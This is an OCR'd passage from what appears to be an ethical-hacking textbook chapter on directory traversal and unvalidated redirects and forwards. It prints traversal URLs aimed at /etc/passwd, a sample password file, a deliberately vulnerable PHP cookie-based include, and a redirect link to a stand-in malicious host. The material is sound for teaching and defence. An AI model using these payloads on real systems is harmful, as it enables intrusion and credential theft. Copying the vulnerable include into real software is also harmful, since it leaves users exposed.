
This example obtains the "/etc/passwd" file from a UNIX/Linux system, which contains user account information:

http://www.targetsite.com/../../../../etc/passwd

Let us consider another example in which an attacker tries to access files located outside a web publishing directory using directory traversal:

http://www.certifiedhacker.com/process.aspx?page=../../../../some dir/some file


http://www.certifiedhacker.com/../../../../some dir/some file


http://www.certifiedhacker.com/GET/process.php./../../../
../../../../../etc/passwd
Attacker sending HTTP request
Server responds with
password files
Attacker
Server
Vulnerable Server Code

```
root:a98b24a1d3e8:0:1:System Operator:/:/bin/ksh
daemon:*:1:1::/tmp:
Jason:a3b698a76f76d57.:182:100:Developer:/home/users/Jason/:/bin/csh
```

```
<?php
$theme = 'Jason.php';
if ( is_set( $_COOKIE['THEME'] ) )
   $theme = $_COOKIE['THEME'];
include (
"/home/users/certifiedhacker/Jason/" .
$theme );?>
```

Figure 14.32: Directory Traversal attack example



Unvalidated Redirects and Forwards

- Unvalidated redirects enable attackers to **install malware or trick victims** into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control to be bypassed

Unvalidated Redirect

Attacker sends an email containing rewrite link to malicious server

(http://www.certifiedhacker.com/redirect.aspx?=http://www.evilserver.com)

User is redirected to attacker's server

Unvalidated Forward

Attacker requests page from server with a forward

http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp

Attacker is forwarded to admin page

http://www.certifiedhackershop.com/admin.jsp

Administration Page

- Create price list
- Create item listing
- Purchase records
- Registered users

Unvalidated Redirects and Forwards

Unvalidated redirects enable attackers to install malware or trick victims into disclosing passwords or other sensitive information, whereas unsafe forwards may allow access control bypass. An attacker sends links to unvalidated redirects and lures the victim into clicking on them. When the victim clicks on the link, thinking that it is a valid site, it redirects the victim to another site. Such redirects lead to the installation of malware and may even trick victims into disclosing passwords or other sensitive information. An attacker targets unsafe forwarding to bypass security checks.

Unsafe forwarding may allow access control bypass, leading to the following:

- **Session Fixation Attack**

  In a session fixation attack, the attacker tricks or attracts the user to access a legitimate web server using an explicit session ID value.

- **Security Management Exploits**

  Some attackers target security management systems, either in networks or in the application layer, to modify or disable security enforcement. An attacker who exploits security management can directly modify protection policies, delete existing policies, add new policies, and modify applications, system data, and resources.

- **Failure to Restrict URL Access**

  An application often safeguards or protects sensitive functionality and prevents the displays of links or URLs for protection. Attackers access those links or URLs directly and perform illegitimate operations.

- **Malicious File Execution**

  Malicious file execution vulnerabilities are present in most applications. The cause of this vulnerability is unvalidated input to a web server. Thus, attackers execute and process files on a web server and initiate remote code execution, install a rootkit remotely, and—in at least some cases—take complete control of the systems.

In an "unvalidated redirect" scenario, a user receives a phishing email from an attacker, luring the user into clicking the link. The link (malicious query) appears to be legitimate because it contains the name of a legitimate website such as *www.certifiedhacker.com* at the beginning of the URL. However, the latter part of the link contains a malicious URL (*www.evilserver.com*), to which it redirects the victim. When the user clicks the link, it redirects to the *www.evilserver.com* website, and the server that hosts the website might perform illegal activities such as harvesting the user credentials, deploying malware, and so on.

"Unvalidated forwarding" allows attackers to access sensitive pages that are generally restricted from viewing. During unvalidated forwarding, attackers request a page from a server with the forward (i.e., by entering a link with an embedded forward query) *http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp*, which reaches the server hosting the certifiedhackershop website. The server, without proper validation, redirects the attacker to the sensitive admin page, where he/she can access purchase records, registered users, and so on. Thus, using this technique, an attacker can successfully bypass any security checks.



Unvalidated Redirect
Attacker
Attacker sends an email containing rewrite link to malicious server
(http://www.certifiedhacker.com/redirect.aspx ?=http://www.evilserver.com)
User
User is redirected to attacker's server
Malicious Server
Unvalidated Forward
Attacker
Attacker requests page from server with a forward
http://www.certifiedhackershop.com/purchase.jsp?fwd=admin.jsp
Server
Attacker is forwarded to admin page
http://www.certifiedhackershop.com/admin.jsp
Administration Page
Create price list
Create item listing
Purchase records
Registered users

Figure 14.33: Unvalidated Redirects and Forwards example

Types of Redirection Attacks

- **Open Redirection**

